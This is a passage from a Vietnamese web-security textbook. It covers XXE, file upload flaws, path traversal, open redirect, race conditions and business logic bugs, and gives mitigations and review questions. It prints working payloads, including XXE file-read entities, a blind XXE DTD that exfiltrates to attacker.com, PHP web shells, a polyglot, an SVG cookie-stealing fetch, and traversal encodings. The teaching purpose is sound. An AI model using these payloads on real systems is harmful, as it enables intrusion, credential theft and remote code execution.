XML cho phép định nghĩa **entities** — biến có thể được tham chiếu trong document:

```
<!-- Internal entity -->
<!DOCTYPE note [
    <!ENTITY greeting "Hello, World!">
]>
<note>&greeting;</note>
<!-- Parser thay &greeting; bằng "Hello, World!" -->

<!-- External entity: load từ file hoặc URL -->
<!DOCTYPE note [
    <!ENTITY ext SYSTEM "http://example.com/data.txt">
]>
<note>&ext;</note>
<!-- Parser fetch URL và thay thế bằng content -->
```

XXE xảy ra khi parser cho phép external entities từ untrusted input.

Các loại XXE

1. File Retrieval

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<stockCheck>
    <productId>&xxe;</productId>
    <storeId>1</storeId>
</stockCheck>
```

Response:

```
HTTP/1.1 400 Bad Request
...
"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin..."
```

Files thú vị:

```
/etc/passwd                  → usernames
/etc/shadow                  → hashed passwords (nếu readable)
/etc/hosts                   → internal hostnames
/proc/self/environ           → environment variables (secrets!)
/proc/self/cmdline           → command line args
/var/log/apache2/access.log  → logs
/var/www/html/config.php     → app config với DB password
~/.ssh/id_rsa                → SSH private key
```

2. XXE để SSRF

```
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">
```

```
]>
<request>&xxe;</request>
```

Parser fetch URL → giống SSRF, nhưng thông qua XXE.

3. Blind XXE — Không thấy output

Nhiều apps parse XML nhưng không echo lại content của entities.

Out-of-Band Exfiltration:

```
<!-- Payload gửi đến server -->
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd">
    %xxe;
]>
<foo>&exfil;</foo>
```

```
<!-- evil.dtd trên attacker.com -->
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % wrap "<!ENTITY exfil SYSTEM 'http://attacker.com/?data=%file;'>">
%wrap;
```

```
Flow:
1. Parser load evil.dtd từ attacker.com
2. %file entity = content của /etc/passwd
3. %wrap tạo entity mới: exfil = fetch attacker.com với content
4. Parser fetch http://attacker.com/?data=root:x:0:0:root:/root:/bin/bash...
5. Hacker xem access log → có /etc/passwd content
```

Error-based Blind XXE:

```
<!DOCTYPE foo [
    <!ENTITY % file SYSTEM "file:///etc/passwd">
    <!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
    %eval;
    %error;
]>
```

```
Parser trigger error: "file not found: /nonexistent/root:x:0:0..."
Error message chứa file content!
```

4. XInclude Attack

Khi app nhận XML từ user nhưng nhúng vào server-side XML document (không control DTD):

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:include parse="text" href="file:///etc/passwd"/>
</foo>
```

5. XXE qua File Upload

Nhiều file formats dùng XML internally:

SVG upload:

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg">
    <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

DOCX/XLSX/PPTX (Office XML formats):

```
DOCX = ZIP archive chứa XML files
→ Inject XXE vào word/document.xml hoặc [Content_Types].xml
→ Upload DOCX → server parse XML → XXE!
```

RSS/Atom feed:

```
<?xml version="1.0"?>
<!DOCTYPE feed [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<feed>&xxe;</feed>
```

Kịch bản tấn công: Đọc Config File

```
Target: E-commerce app, endpoint POST /api/stock-check nhận XML

1. Normal request:
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>

2. XXE payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "file:///var/www/html/.env">]>
<stockCheck>
    <productId>&xxe;</productId>
    <storeId>1</storeId>
</stockCheck>

3. Response:
{
    "error": "Invalid product ID:
        DB_HOST=mysql
        DB_USER=root
        DB_PASSWORD=Super$ecret123!
        AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
        AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI..."
}

4. Hacker có:
   - Database credentials
   - AWS credentials
   → Full system compromise
```

Cách phát hiện

```
□ App nhận XML input không? (Content-Type: text/xml, application/xml)
□ App accept file upload? (SVG, DOCX, XLSX, ODT, RSS)
□ Thêm DOCTYPE declaration với external entity
□ Test với file:///etc/passwd
□ Test với HTTP URL để detect SSRF via XXE
□ Test XInclude cho SOAP/REST endpoints nhúng user content vào XML
□ Kiểm tra error messages lộ file content
□ Test blind XXE với Burp Collaborator (out-of-band)
```

Content-Type test:

```
Một số apps accept XML dù không expect:
- Thay Content-Type: application/json → application/xml
- Convert JSON body sang equivalent XML
- Server có thể switch parser → XXE possible
```

Phòng chống

1. Disable External Entities và DTD Processing

```
# Python lxml
from lxml import etree

parser = etree.XMLParser(
    resolve_entities=False,   # Disable entity resolution
    no_network=True,          # Disable network access
    load_dtd=False,           # Disable DTD loading
)

try:
    tree = etree.fromstring(xml_content, parser=parser)
```

```
except etree.XMLSyntaxError as e:
    raise ValueError(f"Invalid XML: {e}")
```

```
// Java - DocumentBuilderFactory
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

// Disable external entities
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
dbf.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
dbf.setXIncludeAware(false);
dbf.setExpandEntityReferences(false);
```

```
// PHP - libxml
libxml_disable_entity_loader(true);  // Deprecated in PHP 8.0, disabled by default

// PHP 8.0+: external entities disabled by default
$dom = new DOMDocument();
$dom->loadXML($xml, LIBXML_NONET | LIBXML_NOENT);
```

```
// C# - XmlReader
XmlReaderSettings settings = new XmlReaderSettings();
settings.DtdProcessing = DtdProcessing.Prohibit;  // Không cho phép DTD
settings.XmlResolver = null;  // Không resolve external entities
XmlReader reader = XmlReader.Create(input, settings);
```

2. Dùng JSON thay vì XML

```
Nếu có thể, dùng JSON API thay vì XML
→ JSON không có entity/DTD concept → không có XXE
```

3. Validate và Sanitize XML Input

```
# Strip DOCTYPE declaration trước khi parse
import re

def strip_dangerous_xml(xml_str: str) -> str:
    # Remove DOCTYPE declarations
    xml_str = re.sub(r'<!DOCTYPE[^>]*>', '', xml_str, flags=re.IGNORECASE)
    # Remove entity references
    xml_str = re.sub(r'<!ENTITY[^>]*>', '', xml_str, flags=re.IGNORECASE)
    return xml_str
```

4. File Upload Validation

```
import zipfile
import xml.etree.ElementTree as ET

def validate_docx(file_content: bytes) -> bool:
    try:
        with zipfile.ZipFile(io.BytesIO(file_content)) as zf:
            for name in zf.namelist():
                if name.endswith('.xml') or name.endswith('.rels'):
                    content = zf.read(name).decode('utf-8', errors='ignore')

                    # Check for DOCTYPE/ENTITY
                    if '<!DOCTYPE' in content or '<!ENTITY' in content:
                        return False  # Reject file
            return True
    except (zipfile.BadZipFile, Exception):
        return False
```

Góc nhìn DevOps

WAF Rules cho XXE:

```
ModSecurity CRS có rules detect XXE:
- REQUEST-944-APPLICATION-ATTACK-JAVA.conf
- Check cho <!DOCTYPE, <!ENTITY, SYSTEM, PUBLIC keywords
```

```
Custom rule:
SecRule REQUEST_BODY "@contains <!ENTITY" \
    "id:1001,phase:2,deny,status:400,msg:'XXE attempt'"
```

Kubernetes: Hạn chế outbound connections:

```yaml
# Nếu app bị XXE, network policy hạn chế:
# - Không fetch file:// (local file), network policy không help
# - Fetch HTTP outbound: block bằng egress policy
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
spec:
  policyTypes:
    - Egress
  egress:
    - to:
        - podSelector:
            matchLabels:
              tier: database
      # Không có outbound internet → limit blind XXE SSRF
```

SAST:

```
# Detect unsafe XML parsing
semgrep --config=p/java-xxe src/
semgrep --config=p/python-xxe src/

# Bandit cho Python
bandit -r . -t B313,B314,B315,B316,B317,B318,B319,B320
```

Tóm tắt

- XXE: inject external entities vào XML → đọc files, SSRF, trong trường hợp đặc biệt RCE.
- 4 loại: file retrieval, SSRF, blind (out-of-band/error-based), XInclude.
- Ẩn trong file uploads: SVG, DOCX, XLSX, RSS feeds.
- Phòng chống #1: Disable DTD processing và external entity resolution.
- Prefer JSON over XML khi có thể.
- Mỗi ngôn ngữ có cách cụ thể để disable — luôn configure explicitly.

Câu hỏi ôn tập

1. XXE xảy ra do tính năng nào của XML được enable? Tại sao tính năng đó tồn tại?
2. Tại sao DOCX/XLSX files có thể là vector cho XXE attack?
3. Blind XXE và in-band XXE khác nhau như thế nào? Cách detect blind XXE?
4. XInclude khác với External Entity Injection như thế nào?
5. Tại sao disable DTD processing ở parser level tốt hơn là filter input?

Chương 17: File Upload Vulnerabilities

Khái niệm

File Upload Vulnerabilities là nhóm lỗ hổng xảy ra khi ứng dụng cho phép upload file mà không validate đầy đủ về tên, loại, nội dung, hoặc kích thước. Hậu quả có thể là remote code execution, XSS, hoặc server compromise.

Mức độ nguy hiểm: Rất cao — Upload web shell = full server control.

Cách hoạt động

```
# Vulnerable code
@app.route('/upload', methods=['POST'])
def upload():
    file = request.files['avatar']
    filename = file.filename  # Lấy nguyên tên từ user
    file.save(f"/var/www/html/uploads/{filename}")  # Lưu vào webroot!
    return {"url": f"/uploads/{filename}"}

# Normal: avatar.jpg → /var/www/html/uploads/avatar.jpg
# Attack: shell.php → /var/www/html/uploads/shell.php
#         Request GET /uploads/shell.php → PHP executes → RCE!
```

Web Shell Upload

Web shell là script server-side cho phép thực thi commands qua HTTP.

PHP Web Shell

```
<?php system($_GET['cmd']); ?>
<?php echo shell_exec($_REQUEST['c']); ?>
<?php passthru($_GET['cmd']); ?>
<?php eval($_POST['code']); ?>

// One-liner:
<?=`$_GET[0]`?>
```

Sử dụng:

```
curl "https://example.com/uploads/shell.php?cmd=id"
# → uid=33(www-data) gid=33(www-data)

curl "https://example.com/uploads/shell.php?cmd=cat+/etc/passwd"
curl "https://example.com/uploads/shell.php?cmd=ls+-la+/"
```

Python/Perl/Ruby Web Shell (nếu server support)

```
# shell.py (nếu server chạy Python scripts)
import os, cgi
form = cgi.FieldStorage()
cmd = form.getvalue('cmd', 'id')
print("Content-type: text/html\n\n")
print(os.popen(cmd).read())
```

Bypass Validation Techniques

1. Bypass Content-Type Check

Server check `Content-Type` header trong multipart upload:

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----boundary
```

```
------boundary
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg    ← Thay đổi Content-Type sang image/jpeg

<?php system($_GET['cmd']); ?>
------boundary--
```

Server check `Content-Type: image/jpeg` → pass! Nhưng lưu nội dung PHP vào file .php.

2. Bypass Extension Blacklist

```
# Nếu server block .php:
shell.php3       # PHP3
shell.php4       # PHP4
shell.php5       # PHP5
shell.phtml      # PHP HTML template
shell.pHp        # Case variation
shell.PHP        # Uppercase
shell.php.jpg    # Null byte trước: shell.php%00.jpg (PHP 5.3.4 trở về)
shell.php.       # Trailing dot (Windows)
shell.php::$DATA # Windows ADS (Alternate Data Stream)
shell.phar       # PHP Archive

# Apache: nếu không set handler cho .xxx → fallback
shell.php.xxx
shell.php.unknown
```

3. Bypass Extension Whitelist

Nếu server chỉ accept `.jpg`, `.png`, `.gif`:

```
# Nếu server dựa vào extension để serve
shell.jpg với content PHP
→ Upload thành công vì extension .jpg
→ Nhưng làm sao chạy PHP trong .jpg?

# Apache misconfiguration:
# Nếu có .htaccess upload:
AddType application/x-httpd-php .jpg
# → Tất cả .jpg được xử lý như PHP!

# Or: upload .htaccess file
Content-Disposition: form-data; name="file"; filename=".htaccess"
AddType application/x-httpd-php .jpg

# Sau đó upload shell.jpg → executes as PHP
```

4. Upload .htaccess

```
# .htaccess trong upload directory
AddType application/x-httpd-php .jpg
Options +ExecCGI
AddHandler cgi-script .jpg
```

Phòng chống: Server không nên đọc .htaccess trong upload directories.

5. Polyglot Files

File hợp lệ ở nhiều formats cùng lúc:

```
# Tạo file vừa là valid JPEG vừa là valid PHP
import struct

# JPEG magic bytes
jpeg_header = b'\xff\xd8\xff\xe0'

# PHP payload bên trong JPEG metadata
php_payload = b'''
<?php system($_GET['cmd']); ?>
'''

# GIF + PHP polyglot
polyglot = b'GIF89a' + php_payload  # Valid GIF header + PHP code
```

```
with open('polyglot.php.gif', 'wb') as f:
    f.write(polyglot)

# Nếu server check: "Có phải GIF không?" → GIF89a header → pass!
# Nếu server serve với .php extension → PHP executes!
```

Tool: exiftool để embed trong metadata:

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' image.jpg
# → PHP trong EXIF comment của file JPEG
# Nếu server dùng GD/Imagick và preserve EXIF → payload survive image resizing
```

6. Path Traversal trong Filename

```
filename = "../../../var/www/html/shell.php"
→ File được lưu ra khỏi upload directory

# URL encoded
filename = "..%2F..%2F..%2Fvar%2Fwww%2Fhtml%2Fshell.php"

# Double encoded
filename = "..%252F..%252Fvar%252Fwww%252Fhtml%252Fshell.php"
```

7. Race Condition

```
1. Upload file.php (với web shell)
2. Server validate → xóa nếu invalid
3. Trong window nhỏ giữa upload và validate
   → Kẻ tấn công request file.php
   → PHP executes trước khi bị xóa
```

Kịch bản tấn công: SVG Upload XSS

Dù server có restrict PHP, SVG files có thể trigger XSS:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
    <script type="text/javascript">
        alert(document.cookie);
        fetch('https://attacker.com/steal?c=' + document.cookie);
    </script>
</svg>
```

Nếu server serve SVG với `Content-Type: image/svg+xml` → browser execute JS.

Cách phát hiện

```
□ Upload các file types khác nhau:
  - .php, .php5, .phtml, .phar
  - .asp, .aspx (IIS)
  - .jsp (Tomcat)
  - .sh (bash)

□ Thử bypass Content-Type: image/jpeg với PHP content
□ Upload .htaccess
□ Test extension variations: .pHp, .PHP, .php.jpg
□ Check upload directory có executable không?
□ Check nếu file có thể truy cập trực tiếp từ URL

□ SVG: inject XSS payload
□ DOCX/XLSX: XXE payload
□ Filename path traversal
```

Phòng chống

1. Validate File Content (Magic Bytes)

```
import magic
from PIL import Image
import io

def validate_image(file_content: bytes, allowed_types: list) -> bool:
    # Kiểm tra magic bytes (không phải extension hoặc Content-Type)
    detected_type = magic.from_buffer(file_content, mime=True)

    if detected_type not in allowed_types:
        return False

    # Kiểm tra là ảnh thực sự (có thể parse được)
    if detected_type in ('image/jpeg', 'image/png', 'image/gif'):
        try:
            img = Image.open(io.BytesIO(file_content))
            img.verify()  # Verify integrity
        except Exception:
            return False

    return True

ALLOWED_IMAGE_TYPES = ['image/jpeg', 'image/png', 'image/gif', 'image/webp']

@app.route('/upload', methods=['POST'])
def upload():
    file = request.files['avatar']
    content = file.read()

    if not validate_image(content, ALLOWED_IMAGE_TYPES):
        return {"error": "Invalid file type"}, 400

    # Xử lý tiếp...
```

2. Rename File — Không giữ tên gốc

```
import secrets
import os
from pathlib import Path

def save_upload(file_content: bytes, original_filename: str) -> str:
    # Lấy extension từ whitelist, không từ user input
    ext_map = {
        'image/jpeg': '.jpg',
        'image/png': '.png',
        'image/gif': '.gif',
    }

    detected_mime = magic.from_buffer(file_content, mime=True)

    if detected_mime not in ext_map:
        raise ValueError("File type not allowed")

    # Tạo tên file random
    safe_filename = secrets.token_hex(16) + ext_map[detected_mime]

    # Lưu NGOÀI webroot — không accessible trực tiếp qua HTTP
    upload_dir = Path('/var/uploads')  # Không phải /var/www/html/uploads
    file_path = upload_dir / safe_filename

    file_path.write_bytes(file_content)
    return safe_filename
```

3. Lưu ngoài Webroot và Serve qua Application

```
# Serve file qua application layer, không trực tiếp
@app.route('/files/<file_id>')
@login_required
def serve_file(file_id):
    # Check ownership
    file = db.get_file(file_id, owner_id=g.current_user.id)
```

```
    if not file:
        abort(404)

    file_path = Path('/var/uploads') / file.stored_name

    return send_file(
        file_path,
        mimetype=file.mime_type,
        as_attachment=False,
        download_name=file.original_name
    )
```

4. Image Reprocessing

```
from PIL import Image
import io

def reprocess_image(file_content: bytes) -> bytes:
    """
    Reprocess image để strip metadata và ensure clean file
    - Loại bỏ EXIF/metadata (ngăn polyglot attacks)
    - Resize/recompress (ngăn decompression bombs)
    """
    img = Image.open(io.BytesIO(file_content))

    # Convert về RGB (đảm bảo consistent format)
    if img.mode in ('RGBA', 'P'):
        img = img.convert('RGBA')
    else:
        img = img.convert('RGB')

    # Limit size
    max_size = (2048, 2048)
    img.thumbnail(max_size, Image.LANCZOS)

    # Save lại — không preserve metadata
    output = io.BytesIO()
    img.save(output, format='JPEG', quality=85)

    return output.getvalue()
```

5. Nginx Config — Không Execute trong Upload Directory

```
location /uploads/ {
    # Không cho phép execute scripts
    add_header X-Content-Type-Options nosniff;

    # Override Content-Type — force download
    types { }
    default_type application/octet-stream;

    # Hoặc: chặn execution
    location ~* \.(php|phtml|php3|php4|php5|pl|py|rb|sh)$ {
        return 403;
    }

    # Không đọc .htaccess
    disable_symlinks on;
}
```

Góc nhìn DevOps

Lưu file trên Object Storage (S3) thay vì local:

```
import boto3

s3 = boto3.client('s3')

def upload_to_s3(file_content: bytes, original_name: str) -> str:
    # Random key name
    s3_key = f"uploads/{secrets.token_hex(16)}.jpg"

    s3.put_object(
        Bucket='my-uploads-bucket',
```

```
        Key=s3_key,
        Body=file_content,
        ContentType='image/jpeg',
        # Server-side encryption
        ServerSideEncryption='AES256',
        # Không public accessible (default)
    )

    return s3_key

# Serve qua presigned URL (temporary, limited time)
def get_presigned_url(s3_key: str) -> str:
    return s3.generate_presigned_url(
        'get_object',
        Params={'Bucket': 'my-uploads-bucket', 'Key': s3_key},
        ExpiresIn=3600  # 1 giờ
    )
```

Kubernetes: Scan uploaded files:

```
# ClamAV sidecar để scan uploads
containers:
  - name: app
    image: myapp
  - name: clamav
    image: clamav/clamav
    volumeMounts:
      - name: uploads
        mountPath: /uploads
```

Limit upload size:

```
# Nginx: limit file size
client_max_body_size 10M;

# Kubernetes Ingress
nginx.ingress.kubernetes.io/proxy-body-size: "10m"
```

Tóm tắt

- File upload vulnerabilities → web shell upload → RCE.
- Validate bằng magic bytes (file content), không phải extension hay Content-Type header.
- Rename files với random names — không giữ tên gốc.
- Lưu files ngoài webroot và serve qua application.
- Reprocess images để strip metadata và ensure clean content.
- S3 object storage + presigned URLs là pattern tốt nhất.
- Nginx config ngăn script execution trong upload directories.

Câu hỏi ôn tập

1. Tại sao kiểm tra Content-Type header không đủ để validate file upload?
2. Polyglot file attack là gì? Tại sao image reprocessing giúp phòng chống?
3. Tại sao lưu files trong webroot nguy hiểm hơn ngoài webroot?
4. Race condition trong file upload vulnerability hoạt động như thế nào?
5. Mô tả tại sao S3 + presigned URLs là pattern tốt cho file storage.

Chương 18: Path Traversal

Khái niệm

Path Traversal (Directory Traversal — Duyệt thư mục) là lỗ hổng cho phép hacker đọc (đôi khi ghi) files ngoài thư mục được phép bằng cách dùng sequences như `../` để leo ra khỏi intended directory.

Mức độ nguy hiểm: Cao — Đọc `/etc/passwd`, config files, private keys, source code.

Cách hoạt động

```
# Vulnerable code: load ảnh theo filename từ user
def serve_image(filename):
    path = f"/var/www/app/images/{filename}"
    return open(path, 'rb').read()

# Normal: filename = "profile.jpg"
# Path: /var/www/app/images/profile.jpg → OK

# Attack: filename = "../../../etc/passwd"
# Path: /var/www/app/images/../../../etc/passwd
# Resolved: /etc/passwd → lộ!
```

Bypass Techniques

Basic

```
../../../etc/passwd
..%2F..%2F..%2Fetc%2Fpasswd       URL encoded
..%252F..%252Fetc%252Fpasswd       Double URL encoded
....//....//etc/passwd             (khi filter strip ../)
..././..././etc/passwd             (khi filter strip ../)
/etc/passwd                        Absolute path
```

Null Byte (PHP <= 5.3.4)

```
../../../etc/passwd%00.jpg
→ Null byte truncate: path = /etc/passwd (bỏ .jpg)
```

Encode Variations

```
%2e%2e%2f   → ../
%2e%2e/     → ../
..%2f       → ../
%2e./       → ../
.%2e/       → ./
%252e%252e%252f → ../ (double encoded)
..%c0%af    → ../ (overlong UTF-8)
..%c1%9c    → ../ (overlong UTF-8)
```

Target Files

```
# Linux
/etc/passwd                    # Usernames, shells
/etc/shadow                    # Password hashes
/etc/hosts                     # Hostname mapping
/proc/self/environ             # Environment variables
/proc/self/cmdline             # Process command line
~/.ssh/id_rsa                  # SSH private key
/var/log/apache2/access.log    # Access logs
/var/log/nginx/error.log       # Error logs
/etc/nginx/nginx.conf          # Nginx config
/app/.env                      # App environment variables
```

```
/var/www/html/config.php       # PHP config

# Windows
C:\Windows\System32\drivers\etc\hosts
C:\Windows\win.ini
C:\inetpub\wwwroot\web.config
..\..\..\Windows\win.ini       # Windows path separator
```

Kịch bản tấn công

```
Target: App cho phép download reports theo filename

GET /api/download?file=report_2024.pdf

Attack:
GET /api/download?file=../../../../etc/passwd

Nếu bị filter:
GET /api/download?file=..%2F..%2F..%2F..%2Fetc%2Fpasswd
GET /api/download?file=....//....//....//....//etc/passwd
```

Phòng chống

```
import os
from pathlib import Path

def serve_file_safe(filename: str, base_dir: str = '/var/www/app/uploads'):
    # Validate: chỉ alphanumeric, dot, dash, underscore
    if not re.match(r'^[a-zA-Z0-9._-]+$', filename):
        raise ValueError("Invalid filename")

    # Resolve real path
    base = Path(base_dir).resolve()
    requested = (base / filename).resolve()

    # Verify file là con của base directory
    if not str(requested).startswith(str(base)):
        raise ValueError("Path traversal detected")

    if not requested.exists():
        raise FileNotFoundError("File not found")

    return requested.read_bytes()

# Hoặc dùng os.path
def is_safe_path(base_dir, requested_path):
    base = os.path.realpath(base_dir)
    resolved = os.path.realpath(os.path.join(base_dir, requested_path))
    return resolved.startswith(base)
```

Góc nhìn DevOps

Nginx: chroot-like file serving:

```
# Nginx alias thay vì root — hạn chế path
location /downloads/ {
    alias /var/uploads/;

    # Chỉ serve certain file types
    location ~* \.(pdf|xlsx|csv)$ {
        add_header Content-Disposition "attachment";
    }

    # Block mọi thứ khác
    location ~ {
        return 403;
    }
}
```

Container: Read-only filesystem:

```
securityContext:
  readOnlyRootFilesystem: true  # Root FS read-only
  # Nếu có path traversal, không ghi được file
```

Tóm tắt

- Path traversal: `../` để thoát khỏi thư mục mục tiêu.
- Bypass: URL encoding, double encoding, null byte, stripped sequence bypass.
- Phòng chống: validate filename, check resolved path nằm trong base directory.
- Lưu files bên ngoài webroot và không dùng user input trực tiếp làm filename.

Câu hỏi ôn tập

1. Tại sao filter đơn giản loại bỏ `../` không đủ để phòng chống path traversal?
2. Null byte attack hoạt động như thế nào với path traversal?
3. Làm thế nào để verify đường dẫn file nằm trong thư mục được phép?
4. Trên Windows, path traversal có gì khác so với Linux?
5. `realpath()` giúp gì trong việc phòng chống path traversal?

Chương 19: Open Redirect

Khái niệm

Open Redirect là lỗ hổng cho phép hacker redirect người dùng từ trang web tin cậy đến trang web tùy ý. Thường dùng để: - Phishing: redirect đến clone site - SSRF bypass (chương 15) - OAuth redirect bypass (chương 7)

Mức độ nguy hiểm: Thấp-Trung bình (standalone) nhưng cao khi kết hợp với các lỗ hổng khác.

Cách hoạt động

```
# Vulnerable code: redirect sau login
@app.route('/login')
def login():
    next_url = request.args.get('next')  # Từ user input
    if authenticate(request.form):
        return redirect(next_url)  # Redirect đến URL do user chỉ định

# Normal: /login?next=/dashboard → redirect đến /dashboard
# Attack: /login?next=https://phishing.com → redirect đến phishing site
```

Bypass Validation

```
# Nếu server check "next phải chứa example.com":
# /login?next=https://example.com.evil.com  → có "example.com"!

# Nếu server check "next phải bắt đầu bằng /":
# /login?next=//evil.com  → // là protocol-relative URL!
# → Browser redirect đến: https://evil.com (hoặc http://)

# Encode:
/login?next=%2F%2Fevil.com
/login?next=https:%2F%2Fevil.com

# CRLF injection trong redirect
/login?next=/dashboard%0d%0aLocation:%20https://evil.com
```

Kịch bản tấn công: SSRF via Open Redirect

```
SSRF payload bị block trực tiếp:
{"url": "http://169.254.169.254/"}  → BLOCKED (IP blocklist)

Bypass qua open redirect:
1. example.com có open redirect: /redirect?url=...
2. SSRF payload: {"url": "https://example.com/redirect?url=http://169.254.169.254/"}
3. App fetch example.com → 302 redirect → 169.254.169.254
4. Nếu app follow redirects → SSRF bypass!
```

Phòng chống

```
from urllib.parse import urlparse

def safe_redirect(next_url: str, default: str = '/dashboard') -> str:
    if not next_url:
        return default

    parsed = urlparse(next_url)

    # Chỉ cho phép relative paths hoặc same origin
    if parsed.scheme or parsed.netloc:
        # External URL → không redirect
        return default

    # Chỉ cho phép paths bắt đầu bằng /
```

```
    if not next_url.startswith('/'):
        return default

    # Chặn //evil.com
    if next_url.startswith('//'):
        return default

    return next_url

# Hoặc: Dùng whitelist
ALLOWED_REDIRECTS = {'/dashboard', '/profile', '/settings'}

def validate_redirect(next_url: str) -> str:
    if next_url in ALLOWED_REDIRECTS:
        return next_url
    return '/dashboard'
```

Tóm tắt

- Open redirect: redirect user đến URL tùy ý → phishing, SSRF bypass, OAuth bypass.
- `//evil.com` là URL hợp lệ (protocol-relative).
- Phòng chống: chỉ allow relative paths, reject external URLs, dùng whitelist.

Chương 20: Race Condition

Khái niệm

Race Condition (Điều kiện đua tranh) xảy ra khi outcome của một operation phụ thuộc vào timing của các concurrent requests. Hacker khai thác bằng cách gửi nhiều requests đồng thời để bypass business logic.

Mức độ nguy hiểm: Trung bình-Cao — Race conditions có thể bypass rate limiting, sử dụng coupon nhiều lần, overdraft tài khoản.

TOCTOU — Time-of-Check to Time-of-Use

```
Check → ... (time gap) ... → Use

Thread 1: Check balance (100$) → OK → (waiting) → Withdraw 100$
Thread 2:                        → Check balance (100$) → OK → Withdraw 100$
→ Cả hai withdraw 100$ mặc dù chỉ có 100$ trong tài khoản!
```

Các loại Race Condition

1. Limit Overrun

```
# Vulnerable: Coupon chỉ dùng 1 lần
def apply_coupon(user_id, coupon_code):
    coupon = db.get_coupon(coupon_code)

    if coupon.is_used:
        return "Already used"

    # Race condition: hai requests đều check và thấy coupon chưa dùng
    db.apply_discount(user_id, coupon.discount)
    coupon.is_used = True
    db.save(coupon)
```

```
Request 1: Check is_used=False → OK
Request 2: Check is_used=False → OK  (cùng lúc với Request 1)
Request 1: Apply discount → Save is_used=True
Request 2: Apply discount → Save is_used=True
→ Discount áp dụng 2 lần!
```

2. Multi-Endpoint Race Condition

```
Deposit + Withdraw đồng thời:
1. Deposit $100 → balance: $0 → $100
2. Simultaneously: Withdraw $100 → check $100 OK

Nếu race condition:
Check: $100 available (before deposit committed)
→ Cả hai operations commit → balance âm!
```

Single-Packet Attack (Burp Turbo Intruder)

HTTP/2 cho phép gửi nhiều requests trong cùng một TCP packet → giảm timing uncertainty → race condition dễ trigger hơn.

```
# Burp Turbo Intruder script cho race condition
def queueRequests(target, wordlists):
    engine = RequestEngine(
        endpoint=target.endpoint,
        concurrentConnections=1,
        requestsPerConnection=20,  # Nhiều requests trong 1 connection
        pipeline=True,             # HTTP pipelining
    )

    for i in range(20):
```

```
        engine.queue(target.req)

def handleResponse(req, interesting):
    table.add(req)
```

Kịch bản tấn công: Gift Card Abuse

```
Target: Áp dụng gift card (chỉ 1 lần)

1. Intercept request: POST /apply-gift-card
2. Send to Turbo Intruder với 50 concurrent requests
3. Tất cả requests check card chưa used → tất cả apply discount
4. 1 gift card → 50x discount
```

Phòng chống

```
# Database transaction với SERIALIZABLE isolation
def apply_coupon_safe(user_id, coupon_code):
    with db.transaction(isolation='SERIALIZABLE'):
        coupon = db.get_coupon_for_update(coupon_code)  # SELECT FOR UPDATE

        if coupon.is_used:
            return "Already used"

        db.apply_discount(user_id, coupon.discount)
        coupon.is_used = True
        db.save(coupon)
    # Transaction commit → atomic

# Redis atomic operations cho counter/lock
import redis

def check_and_use_coupon(coupon_code):
    r = redis.Redis()

    # SETNX: SET if Not eXists → atomic
    key = f"coupon:{coupon_code}:used"
    if not r.setnx(key, "1"):
        return False  # Đã used

    r.expire(key, 86400)  # 24h TTL
    return True  # First use
```

Tóm tắt

- Race condition: concurrent requests trong timing gap → bypass business logic.
- TOCTOU: thay đổi state giữa check và use.
- Khai thác: Turbo Intruder, single-packet attack (HTTP/2).
- Phòng chống: database transactions (SERIALIZABLE), atomic operations (Redis SETNX), database-level locking (SELECT FOR UPDATE).

Câu hỏi ôn tập

1. TOCTOU là gì? Cho ví dụ cụ thể trong web application.
2. Tại sao single-packet attack với HTTP/2 dễ trigger race condition hơn?
3. Làm thế nào `SELECT FOR UPDATE` ngăn race condition?
4. Redis `SETNX` giải quyết race condition như thế nào?
5. Race condition khác application logic bug ở điểm nào?

Chương 21: Business Logic Vulnerabilities

Khái niệm

Business Logic Vulnerabilities là lỗi trong business rules của ứng dụng — không phải lỗi kỹ thuật như injection hay XSS, mà là logic lỗi: ứng dụng làm điều gì đó không đúng với business intent.

Mức độ nguy hiểm: Biến thiên — Từ fraud nhỏ đến financial loss lớn.

Đặc điểm: Khó detect bằng automated tools. Đòi hỏi hiểu business context.

Các loại Business Logic Vulnerabilities

1. Price Manipulation

```
Scenario: Mua hàng với giá âm

POST /api/cart/add
{"product_id": 1, "quantity": -5}

→ Giá = unit_price × quantity = $10 × (-5) = -$50
→ Total giảm $50 → hacker được tiền!
```

2. Workflow Bypass

```
Bình thường:
Step 1: Add to cart → Step 2: Enter address → Step 3: Payment → Step 4: Confirm

Bypass:
Step 1 → Step 4 (nhảy trực tiếp → không cần thanh toán)

Nếu server không check "user đã qua payment step chưa"
